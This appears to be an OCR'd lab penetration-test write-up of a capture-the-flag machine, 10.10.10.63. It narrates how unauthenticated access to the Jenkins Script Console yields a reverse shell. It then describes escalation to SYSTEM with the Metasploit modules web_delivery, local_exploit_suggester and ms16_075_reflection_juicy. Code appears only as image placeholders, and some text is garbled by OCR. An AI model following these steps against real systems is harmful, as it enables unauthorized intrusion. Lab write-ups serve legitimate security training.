Vulnerability Fix: Pervert the option of writing a script

Severity: High


Proof of Concept Code Here & Initial Shell Screenshot:

1) After the Nmap scan I notice to http address one on port 80 and another one on port 50000. I enter both of them on the browser but didn't get anything significant so, I decided to use the tool gobuster to see if I discover anything




2) After the scan result from the tool 'gobuster' I add it to the address: 10.10.10.63:50000/askjeeeves


And get a web page



3) After a short wander on the site, I found a place that allows you to write scripts for the server. Manage → Jenkins → Script Console. And I decided to see if I can write a reverse shell into the server.



4) After I getting a basic shell, I was starting to look the user flag and I found it on the path: C:/users/kohsuke/Desktop



Vulnerability Exploited: The system vulnerable to the exploit MS160_075_reflection_juicy


Vulnerability Explanation: This module utilizes the Net-NTLMv2 reflection between DCOM/RPC to achieve a SYSTEM handler for elevation of privilege.

Vulnerability Fix: Update the system.


Severity: High

Exploit Code & Proof Screenshot Here:


1) After I got the basic shell and finding the user flag, I decided to use the Metasploit module for helping me to find a way to get privilege escalation**.** I was using the module: exploit/multi/script/web_delivery to do it.




2) Next, after I get the meterpreter session I used the module: post/multi/recon/local_exploit_suggester to scan the system and help me to get the privilege escaltion




3) I choose the exploit: exploit/windows/local/ms16_075_reflection_juicy and when I ran it I got the NT_Authority\system privilege



4) After that I was searching the root flag on the administrator folder but when I was trying to read it I couldn't. it's telling me to look deeper



5) I search about this case and found information about data streams and how I can see the content of the root flag (hm.txt)



4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.93	
10.10.10.100	
10.10.10.178	
10.10.10.236	
10.10.10.63	